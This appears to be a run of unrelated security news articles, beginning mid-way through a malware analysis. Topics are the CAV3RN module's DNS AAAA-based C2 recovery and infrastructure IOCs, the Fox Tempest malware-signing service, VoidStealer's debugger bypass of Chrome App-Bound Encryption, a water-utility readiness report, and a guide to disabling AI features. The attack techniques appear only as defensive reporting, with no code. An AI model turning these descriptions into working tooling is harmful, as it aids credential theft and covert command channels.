
The following figure shows the three .q. requests required to reconstruct a 36-byte TenantId.
TenantId retrieval process via DNS AAAA records (example)
In our laboratory responses, the first two bytes appear as the IPv6 group 2001 and are discarded. The responses at offsets 0 and 14 each provide 14 bytes, while the response at offset 28 supplies the final eight bytes. Concatenating and decoding these fragments produces the complete TenantId, 6f9d2a41-8c73-4b56-a1e8-2d407c95f3ab, as shown in the example figure.
The module repeats this procedure for ClientId, ClientSecret, and UserEmail. After reconstructing each value, it decodes the buffer as UTF-8, updates the corresponding configuration field, and writes the complete configuration to logAzure.txt. Once all four fields have been recovered, the module creates a new Graph client, repeats the /organization validation request, and resumes the original get or send operation if validation succeeds.
The DNS recovery mechanism updates only the TenantId, ClientId, ClientSecret, and UserEmail fields. It does not replace the configured DNS recovery host, RSA public or private keys, offering limited rotation for updating the domain itself that is used within the DNS fallback mechanism.
Failure handling and the sentinel AAAA response
In this module, the hard-coded IPv6 address 2001:4998:44:3507::8000 acts as a failure sentinel. After resolving an AAAA query, the module converts the first returned address to a string and compares it with this value before extracting any bytes. If the values match, it raises an exception and does not interpret the response as either a field length or configuration data.
The address belongs to Yahoo’s 2001:4998::/32 allocation. We could not determine why the developers selected it. The authoritative backend may return it for an unknown Agent ID, an unavailable field, an invalid index or offset, or an agent for which recovery is disabled. These conditions remain hypothetical because the backend was unavailable and the module handles every sentinel response in the same way.
Infrastructure
Historical DNS data shows that cloudlanecdn[.]com was registered on December 24, 2025. The domain initially used the Namecheap-operated nameservers dns1.registrar-servers.com and dns2.registrar-servers.com. On May 2, 2026, passive DNS first observed a transition from these vendor-managed nameservers to custom nameservers under cloudlanecdn[.]com.
Domain
IP
First seen
ASN
Hosting
ns1.cloudlanecdn[.]com
216.126.237[.]197
144.172.108[.]205
May 2, 2026
AS 14956
RouterHosting LLC
ns2.cloudlanecdn[.]com
216.126.237[.]197
144.172.108[.]205
May 2, 2026
AS 14956
RouterHosting LLC
ns3.cloudlanecdn[.]com
216.126.237[.]197
144.172.108[.]205
May 2, 2026
AS 14956
RouterHosting LLC
ns4.cloudlanecdn[.]com
144.172.108[.]205
May 21, 2026
AS 14956
RouterHosting LLC
Although the domain was delegated to four nameserver hostnames, their shared IP addresses reveal logical redundancy rather than four independently hosted DNS servers.
The shift from vendor‑managed DNS to custom in‑bailiwick authoritative nameservers aligns with the module’s DNS recovery design.
The DNS timeline overlaps with this new module’s development. Passive DNS first recorded the custom delegation on May 2, after the controller-and-plugin architecture was observed in April and before the May 19 timestamp stored in the new module. Because the custom authoritative infrastructure supports the module’s recovery protocol, we assess with moderate confidence that the infrastructure and module were prepared as part of the same development cycle.
Attribution
In our previous report, we attributed Project CAV3RN to OilRig (APT34) with low confidence. Analysis of the newly identified module provides additional evidence supporting this link.
Microsoft-hosted services for C2
Several OilRig malware strains have used Microsoft-hosted services for C2. RDAT malware exchanged commands and results through EWS email messages, and there are cases reported with the SC5k malware using Office 365 drafts, and OilCheck malware using Microsoft Graph to access Outlook drafts. CAV3RN uses the same class of service but stores commands and results in Outlook calendar events.
Secondary recovery mechanism for cloud C2
ESET previously documented OilBooster, which retrieved a replacement OAuth refresh token from a likely compromised website after repeated failures communicating with Microsoft OneDrive.
OilBooster used HTTP to recover a refresh token, whereas CAV3RN uses DNS AAAA records to recover four configuration fields. In both cases, the secondary mechanism restores access to the primary cloud C2 channel.
Compromised regional infrastructure
OilRig has previously used compromised infrastructure belonging to organizations in the regions it targets. Solar malware communicated through the compromised website of an Israeli human-resources company, while Whisper/Veaty malware used compromised Iraqi government Microsoft 365 mailboxes. The CAV3RN module similarly uses a compromised Microsoft 365 mailbox belonging to an Israeli law firm.
Based on the evidence discussed above, we retain our low-confidence assessment that Project CAV3RN is associated with OilRig. The new module shares several behavioral patterns with previously reported OilRig tooling, including the use of Microsoft-hosted services, attachment-based command exchange, and a secondary mechanism for restoring access to a cloud C2 channel. However, we identified no direct code reuse or infrastructure overlap.
Conclusions
The new module extends CAV3RN’s controller-and-plugin architecture with a Microsoft Graph-based communication transport. Its architectural continuity suggests that it was designed to replace the previous HTTP/WebSocket component with Outlook calendar events. If Graph authentication or validation fails, its DNS recovery protocol is designed to retrieve replacement connection settings.
The framework changed repeatedly between December 2025 and May 2026, indicating that development remains active. We continue to track this activity.

Microsoft says it dismantled a malware-signing-as-a-service (MSaaS) called Fox Tempest, which helped cybercriminals make malware appear legitimate.
The service let customers submit malicious files to be digitally signed with short-lived Microsoft-issued certificates, making the malware look legitimate and more likely to bypass security checks.
Fox Tempest’s service was built around a customer-facing signing workflow where cybercriminals could upload malicious binaries to a portal, have them signed with certificates valid for only 72 hours, and then receive files that appeared to come from a trusted software source.
Microsoft explicitly says this approach allowed malware to evade security controls and bypass defenses that would otherwise flag suspicious unsigned code. Many security tools treat signed binaries as more trustworthy than unsigned ones, especially in environments that rely on allow-lists and publisher reputation. Fox Tempest abused that assumption by using fraudulently obtained certificates to make malware blend in as legitimate software, increasing the likelihood of execution and successful delivery.
A trusted-looking certificate can help malware get past initial scrutiny, especially when paired with social engineering, paid ads, SEO poisoning, or fake download pages. In this campaign, the signing layer helped malicious installers masquerade as products like AnyDesk, Teams, PuTTY, and Webex, which is exactly the kind of abuse that can slip through control frameworks built around reputation and trust.
The fraudulent certificates were used to spread ransomware and infostealers. The effects of these malware campaigns were broad, with attacks affecting healthcare, education, government, and financial services across multiple countries.
How to stay safe
Microsoft’s disclosure shows how cybercrime has evolved beyond “malware authors” into a service economy where one group specializes in producing trust and others monetize it.
For defenders, the strongest lesson is not to treat code signing as a standalone security control.
For consumers:
Remember to only download software from the official vendor site, the Microsoft Store, or another source you already trust. Avoid download buttons on links sent via social media posts, direct messages or email.
Be skeptical of “sponsored” search results and advertisements for popular apps.
Use an up-to-date, real-time anti-malware solution that looks for malicious behavior rather than just signatures.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
Malicious actors have developed a new way to steal data stored by Chrome for Windows. Researchers discovered the technique while analyzing a fresh build of an infostealer known as VoidStealer. The new method allows the malware to bypass Chrome’s Application-Bound (App-Bound) Encryption (ABE), a mechanism intended to protect session cookies and other valuable information stored in the browser.
Google hoped this mechanism would secure the master key Chrome uses to encrypt all sensitive data. Unfortunately, this isn’t the first time malware authors have found a workaround for this defense — leaving secrets stored in Chrome vulnerable once again.
How App-Bound Encryption works in Chrome
Google introduced App-Bound Encryption in July 2024 with the release of Chrome version 127. The company’s announcement mentioned infostealers snatching cookies from Chrome users on Windows as the primary problem ABE was intended to solve. We’ve already covered in detail what these files are and the consequences of their theft, so we’ll only briefly recap the main facts here.
Cookies are small files that the browser saves to the user’s device at a website’s request to remember various site settings. Of particular value to attackers are session cookies, which are used for automatic authentication on websites. It’s thanks to these files that we don’t have to enter a username and password every time we revisit a site.
But this convenience carries a risk: stealing these files allows an attacker to use an already-authenticated session without entering a username or password. This allows them to impersonate the user, which can lead to account hijacking, theft of personal or financial data, and other adverse consequences.
Infostealer Trojans are particularly dangerous for Chrome users on Windows. This is because, on this OS, Chrome previously relied solely on the standard built-in Data Protection API (DPAPI). With this system encryption mechanism, applications don’t need to create and store encryption keys to protect data.
The limitation of DPAPI is that it doesn’t protect data from malware that’s already successfully compromised the system and is capable of executing code on behalf of the logged-in user. This is exactly what stealers exploit: since they typically run with the user’s privileges, they can simply request DPAPI to decrypt the browser’s protected data.

The ABE mechanism was designed to solve that specific problem. The core idea is right in the name: App-Bound Encryption means the encryption is tied to a specific application. To achieve this, a separate service running with system privileges is responsible for protecting the key used to encrypt Chrome’s data. It verifies which application is requesting access to the key, and denies the request if it doesn’t originate from Chrome.
Chrome’s App-Bound Encryption (ABE) was designed so that only Chrome itself could retrieve the master key needed to decrypt the browser’s stored data. Source
As a result, the architects of this feature assumed that to access ABE-protected browser data, an infostealer would either need to escalate its privileges to system-level, or inject malicious code directly into Chrome. In theory, this should have made attacking Chrome significantly harder and reduced the effectiveness of mass-market infostealers. As you might have guessed, things didn’t go quite that smoothly in practice.
Previous successful bypasses of Chrome’s ABE

Just a couple of months after Google announced the implementation of App-Bound Encryption in Chrome, many infostealer developers claimed they’d already bypassed the protection. Among them were the creators of Meduza Stealer, Whitesnake, Lumma Stealer, and Lumar (also known as PovertyStealer).
Lumma stealer developers announce a bypass for Chrome’s App-Bound Encryption in a new version of the malware
Of course, you shouldn’t take malware developers at their word, but legitimate security researchers were able to confirm at least some of the claims. Bypasses for Google Chrome’s new data protection feature did become available almost immediately after its release.
A month later, in October 2024, tech enthusiast Alex Hagenah published a tool on GitHub called Chrome-App-Bound-Encryption-Decryption to bypass Google’s new security mechanism. Analysis of the tool’s code revealed that its author used roughly the same methods that attackers were already heavily exploiting.
What followed was a game of cat and mouse: security researchers and stealer developers came up with new tricks to circumvent App-Bound Encryption, while Google patched the newly discovered loopholes with varying degrees of success.
VoidStealer — a new data-nabbing menace

This brings us to recent events: in March 2026, news broke about a stealer named VoidStealer, which utilizes a brand-new and, by all accounts, highly effective method for bypassing ABE.
VoidStealer developers advertising a new method for bypassing ABE. Source
The malware authors developed an attack technique that targets the brief moment when the master key sits in the browser’s memory in plaintext. This occurs because, at a certain point, the browser inevitably has to decrypt its data to actually use it — for instance, to automatically sign in to a website with the relevant session cookie or to access saved credentials.
To exploit this window of opportunity, the malware attaches itself to the Chrome process as a debugger — a tool that allows one to control a program’s execution, pause it, and inspect its memory. In legitimate scenarios, these tools are used by developers to find and fix bugs, analyze application behavior, and test performance.
The malware identifies the specific section of code where data decryption takes place. It then sets a breakpoint at that location; when the program’s execution reaches that point, the browser effectively freezes. This is how the malware catches the exact moment the master key is sitting in RAM in plaintext; it then reads the key directly from memory.
It’s worth noting that everything mentioned above also applies to other Chromium-based browsers that use ABE, including Microsoft Edge, Brave, Opera, Vivaldi, and others.
How to avoid falling victim to infostealers
The scale of VoidStealer’s reach could be significant, as its developers operate under the malware-as-a-service (MaaS) model. This means they rent out the ready-made tool to other attackers, so they don’t need to develop custom malware from scratch.
This situation demonstrates that relying solely on built-in security mechanisms isn’t enough. Unfortunately, stealer developers are coming up with new workarounds faster than browser and operating system developers can roll out patches.
Here’s what users can do about it:
Avoid installing programs from suspicious sources. This will minimize the chances of malware infiltrating your system.
Learn how ClickFix attacks Lately, stealers have frequently been distributed using this specific malicious tactic.
Keep your OS and software updated on all devices. Timely updates help patch many of the vulnerabilities that malware exploits.
Install a robust security solution on all your devices. It’ll block suspicious activity in real time and alert you to potential threats.
As an added precaution, avoid storing passwords and bank card info in Google Chrome or your Notes app, as these are the first places any self-respecting stealer looks. Instead, use a secure password manager.
Stealers are hunting for your data, finding ways to infiltrate both computers and smartphones alike. To protect yourself from theft, check out our other related posts:
Cyber threats to water systems are no longer hypothetical. When attacks succeed, communities can face loss of trust, safety concerns, or service disruptions.
Today, Microsoft, in collaboration with the Cyber Readiness Institute (CRI) and the Center on Cyber Technology and Innovation (CCTI), is releasing a report that examines both the urgency of this challenge and what it will take to close the cyber readiness gap in the water sector. The report draws on a pilot program that provided water and wastewater utilities with practical cybersecurity training paired with hands‑on coaching, testing whether real-world support can meaningfully improve cyber readiness.
The findings point to a clear conclusion: improving cyber resilience in the water sector is achievable when training is paired with hands-on support and delivered through trusted sector partners. Because of the success of this pilot, the program is now a permanent offering, giving water utilities continued access to practical training and support to strengthen cyber resilience and better protect their communities from evolving threats.
Why cyber resilience in the water sector matters now
Water and wastewater utilities underpin public health, economic activity, and community resilience across all critical infrastructure. Yet recent assessments from the U.S. intelligence community and public reporting on cyber incidents underscore how exposed many systems remain. Even larger, well-resourced utilities have experienced cyber incidents, highlighting vulnerabilities that are far more pronounced among smaller operators serving rural and underserved communities.
Awareness of cyber risk is growing, but awareness is not preparedness. The challenge is how to move from growing awareness to sustained, operational readiness, especially for utilities with limited time, funding, and technical capacity.
What the pilot set out to test and what it showed
The CRI pilot was designed to answer a practical question facing the water sector: can accessible, behavior‑focused cybersecurity training paired with hands‑on support meaningfully improve cyber readiness?
Participating utilities used CRI’s free Cyber Readiness Program, which focuses on core cybersecurity practices such as strong authentication, software updates, phishing awareness, and secure data handling. Utilities also had access to CRI Certified Cyber Coaches, who worked directly with designated “Cyber Leaders” inside utilities to help translate training into policies, playbooks, and incident response planning. This model paired accessible training with personalized support to help utilities make meaningful progress despite resource constraints. The pilot revealed three clear findings about what helps and what limits cyber readiness in the water sector.
CRI program improves readiness: Participating utilities reported stronger cybersecurity fundamentals, greater confidence responding to incidents, and the identification of previously undocumented, yet critical, gaps such as missing continuity plans and weak password practices.
Hands-on support accelerates success: Utilities paired with a CRI‑certified coach were significantly more likely to complete the program than those participating on a self‑paced basis.
Demand exceeds capacity: While interest in cybersecurity support is high, staffing shortages, limited funding, and dependence on third-party vendors continue to limit utilities’ ability to fully implement improvements. Participation data helps explain this finding: of the 113 utilities that expressed initial interest, 72 began the program and 43 completed it.
Implications for policymakers and the ecosystem
The findings point to a central takeaway for policymakers and the ecosystem: improving cybersecurity outcomes requires moving beyond sharing information to providing hands-on support that helps utilities implement and sustain change.
Free resources are necessary but not enough: No-cost guidance alone cannot overcome staffing and funding constraints. Effective programs must include implementation support, like cyber coaches, to drive real outcomes.
Incentives increase participation: Tying cybersecurity training to operator licensing or continuing education requirements helps embed cyber readiness into routine professional development.
Trusted messengers drive engagement: Participation and completion were highest when programs were facilitated through established sector associations and networks that utilities already trust.
A path forward through collaboration
The lesson from this pilot is clear: cyber readiness improves when training is paired with hands‑on support and facilitated through trusted partners. But the findings also underscore a broader reality: lasting progress will require moving beyond information sharing toward approaches that build real, sustained capacity building on the ground.
At Microsoft, this work reflects a practical commitment to supporting cyber resilience across critical infrastructure, helping to move from awareness to action. Addressing the challenges identified in this report will require continued collaboration among policymakers, sector associations, nonprofits, and the private sector.
This work also complements Microsoft’s broader commitment to be water positive, including minimizing our water use and replenishing more water than we consume[1][2], by helping strengthen the resilience of the water systems and utilities that serve communities. Supporting practical cyber readiness is one way we can contribute to more resilient water systems for the future.
If you don’t go searching for AI services, they’ll find you all the same. Every major tech company feels a moral obligation not just to develop an AI assistant, integrated chatbot, or autonomous agent, but to bake it into their existing mainstream products and forcibly activate it for tens of millions of users. Here are just a few examples from the last six months:
Google activated Gemini for all U.S. Chrome users, cranked its browser functionality to the max, aggressively expanded the reach of AI Overviews in search results, and baked a whole suite of AI features into its online services (Gmail, Google Docs, and others).
Apple integrated its own Apple Intelligence (conveniently sharing the AI acronym) into the latest OS versions across all device types and most of its native apps.
On the flip side, geeks have rushed to build their own “personal Jarvises” by renting VPS instances or hoarding Mac minis to run the OpenClaw AI agent. Unfortunately, OpenClaw’s security issues with default settings turned out to be so massive that it’s already been dubbed the biggest cybersecurity threat of 2026.
Beyond the sheer annoyance of having something shoved down your throat, this AI epidemic brings some very real practical risks and headaches. AI assistants hoover up every bit of data they can get their hands on, parsing the context of the websites you visit, analyzing your saved documents, reading through your chats, and so on. This gives AI companies an unprecedentedly intimate look into every user’s life.
A leak of this data during a cyberattack — whether from the AI provider’s servers or from the cache on your own machine — could be catastrophic. These assistants can see and cache everything you can, including data usually tucked behind multiple layers of security: banking info, medical diagnoses, private messages, and other sensitive intel. We took a deep dive into how this plays out when we broke down the issues with the AI-powered Copilot+ Recall system, which Microsoft also planned to force-feed to everyone. On top of that, AI can be a total resource hog, eating up RAM, GPU cycles, and storage, which often leads to a noticeable hit to system performance.
For those who want to sit out the AI storm and avoid these half-baked, rushed-to-market neural network assistants, we’ve put together a quick guide on how to kill the AI in popular apps and services.
How to disable AI in Google Docs, Gmail, and Google Workspace
Google’s AI assistant features in Mail and Docs are lumped together under the umbrella of “smart features”. In addition to the large language model, this includes various minor conveniences, like automatically adding meetings to your calendar when you receive an invite in Gmail. Unfortunately, it’s an all-or-nothing deal: you have to disable all of the “smart features” to get rid of the AI.
To do this, open Gmail, click the Settings (gear) icon, and then select See all settings. On the General tab, scroll down to Google Workspace smart features. Click Manage Workspace smart feature settings and toggle off two options: Smart features in Google Workspace and Smart features in other Google products. We also recommend unchecking the box next to Turn on smart features in Gmail, Chat, and Meet on the same general settings tab. You’ll need to restart your Google apps afterward (which usually happens automatically).
How to disable AI Overviews in Google Search
You can kill off AI Overviews in search results on both desktops and smartphones (including iPhones), and the fix is the same across the board. The simplest way to bypass the AI overview on a case-by-case basis is to append -ai to your search query — for example, how to make pizza -ai. Unfortunately, this method occasionally glitches, causing Google to abruptly claim it found absolutely nothing for your request.
If that happens, you can achieve the same result by switching the search results page to Web mode. To do this, select the Web filter immediately below the search bar — you’ll often find it tucked away under the More button.
A more radical solution is to jump ship to a different search engine entirely. For instance, DuckDuckGo not only tracks users less and shows little ads, but it also offers a dedicated AI-free search — just bookmark the search page at noai.duckduckgo.com.
How to disable AI features in Chrome
Chrome currently has two types of AI features baked in. The first communicates with Google’s servers and handles things like the smart assistant, an autonomous browsing AI agent, and smart search. The second handles locally more utility-based tasks, such as identifying phishing pages or grouping browser tabs. The first group of settings is labeled AI mode, while the second contains the term Gemini Nano.
To disable them, type chrome://flags into the address bar and hit Enter. You’ll see a list of system flags and a search bar; type “AI” into that search bar. This will filter the massive list down to about a dozen AI features (and a few other settings where those letters just happen to appear in a longer word). The second search term you’ll need in this window is “Gemini“.
After reviewing the options, you can disable the unwanted AI features — or just turn them all off — but the bare minimum should include:
AI Mode Omnibox entrypoint
AI Entrypoint Disabled on User Input
Omnibox Allow AI Mode Matches
Prompt API for Gemini Nano
Prompt API for Gemini Nano with Multimodal Input
Set all of these to Disabled.
How to disable AI features in Firefox
While Firefox doesn’t have its own built-in chatbots and hasn’t (yet) tried to force upon users agent-based features, the browser does come equipped with smart-tab grouping, a sidebar for chatbots, and a few other perks. Generally, AI in Firefox is much less “in your face” than in Chrome or Edge. But if you still want to pull the plug, you’ve two ways to do it.
The first method is available in recent Firefox releases — starting with version 148, a dedicated AI Controls section appeared in the browser settings, though the controls are currently a bit sparse. You can use a single toggle to completely Block AI enhancements, shutting down AI features entirely. You can also specify whether you want to use On-device AI by downloading small local models (currently just for translations) and configure AI chatbot providers in sidebar, choosing between Anthropic Claude, ChatGPT, Copilot, Google Gemini, and Le Chat Mistral.
The second path — for older versions of Firefox — requires a trip into the hidden system settings. Type about:config into the address bar, hit Enter, and click the button to confirm that you accept the risk of poking around under the hood.
A massive list of settings will appear along with a search bar. Type “ML” to filter for settings related to machine learning.
To disable AI in Firefox, toggle the browser.ml.enabled setting to false. This should disable all AI features across the board, but community forums suggest this isn’t always enough to do the trick. For a scorched-earth approach, set the following parameters to false (or selectively keep only what you need):
ml.chat.enabled
ml.linkPreview.enabled
ml.pageAssist.enabled
ml.smartAssist.enabled
ml.enabled
ai.control.translations
tabs.groups.smart.enabled
urlbar.quicksuggest.mlEnabled
This will kill off chatbot integrations, AI-generated link descriptions, assistants and extensions, local translation of websites, tab grouping, and other AI-driven features.
How to disable AI features in Microsoft apps
Microsoft has managed to bake AI into almost every single one of its products, and turning it off is often no easy task — especially since the AI sometimes has a habit of resurrecting itself without your involvement.
How to disable AI features in Edge
Microsoft’s browser is packed with AI features, ranging from Copilot to automated search. To shut them down, follow the same logic as with Chrome: type edge://flags into the Edge address bar, hit Enter, then type “AI” or “Copilot” into the search box. From there, you can toggle off the unwanted AI features, such as:
Enable Compose (AI-writing) on the web
Edge Copilot Mode
Edge History AI
Another way to ditch Copilot is to enter edge://settings/appearance/copilotAndSidebar into the address bar. Here, you can customize the look of the Copilot sidebar and tweak personalization options for results and notifications. Don’t forget to peek into the Copilot section under App-specific settings — you’ll find some additional controls tucked away there.
How to disable Microsoft Copilot
Microsoft Copilot comes in two flavors: as a component of Windows (Microsoft Copilot), and as part of the Office suite (Microsoft 365 Copilot). Their functions are similar, but you’ll have to disable one or both depending on exactly what the Redmond engineers decided to shove onto your machine.
The simplest thing you can do is just uninstall the app entirely. Right-click the Copilot entry in the Start menu and select Uninstall. If that option isn’t there, head over to your installed apps list (Start → Settings → Apps) and uninstall Copilot from there.
In certain builds of Windows 11, Copilot is baked directly into the OS, so a simple uninstall might not work. In that case, you can toggle it off via the settings: Start → Settings → Personalization → Taskbar→ turn off Copilot.
If you ever have a change of heart, you can always reinstall Copilot from the Microsoft Store.
It’s worth noting that many users have complained about Copilot automatically reinstalling itself, so you might want to do a weekly check for a couple of months to make sure it hasn’t staged a comeback. For those who are comfortable tinkering with the System Registry (and understand the consequences), you can follow this detailed guide to prevent Copilot’s silent resurrection by disabling the SilentInstalledAppsEnabled flag and adding/enabling the TurnOffWindowsCopilot parameter.
How to disable Microsoft Recall
The Microsoft Recall feature, first introduced in 2024, works by constantly taking screenshots of your computer screen and having a neural network analyze them. All that extracted information is dumped into a database, which you can then search using an AI assistant. We’ve previously written in detail about the massive security risks Microsoft Recall poses.
Under pressure from cybersecurity experts, Microsoft was forced to push the launch of this feature from 2024 to 2025, significantly beefing up the protection of the stored data. However, the core of Recall remains the same: your computer still remembers your every move by constantly snapping screenshots and OCR-ing the content. And while the feature is no longer enabled by default, it’s absolutely worth checking to make sure it hasn’t been activated on your machine.
To check, head to the settings: Start → Settings → Privacy & Security →Recall & snapshots. Ensure the Save snapshots toggle is turned off, and click Delete snapshots to wipe any previously collected data, just in case.
How to disable AI in Notepad and Windows context actions
